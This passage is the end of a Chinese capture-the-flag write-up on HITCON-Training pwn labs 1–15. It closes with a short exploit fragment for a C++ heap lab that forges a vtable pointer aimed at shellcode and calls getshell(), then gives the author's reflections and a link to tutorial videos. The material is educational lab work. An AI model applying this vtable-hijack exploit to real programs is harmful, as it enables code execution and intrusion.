# debug()
remove(0)
# pause()
fake_vptr = nameofzoo + len(shellcode)
add_dog("c"*72 + p64(fake_vptr),2)
#pause()
listen(0)
getshell()
```

通过接触这题,发现还是得去看看c++的逆向,学会逆一下c++

总结

从lab1到lab15,花了我挺多的时间,但学了很多姿势,非常感谢Angelboy大佬另外他在油管还有几个pwn的教学视频,个人觉得挺不错的,拿出来分享一波https://www.youtube.com/channel/UC_PU5Tk6AkDnhQgl5gARObA

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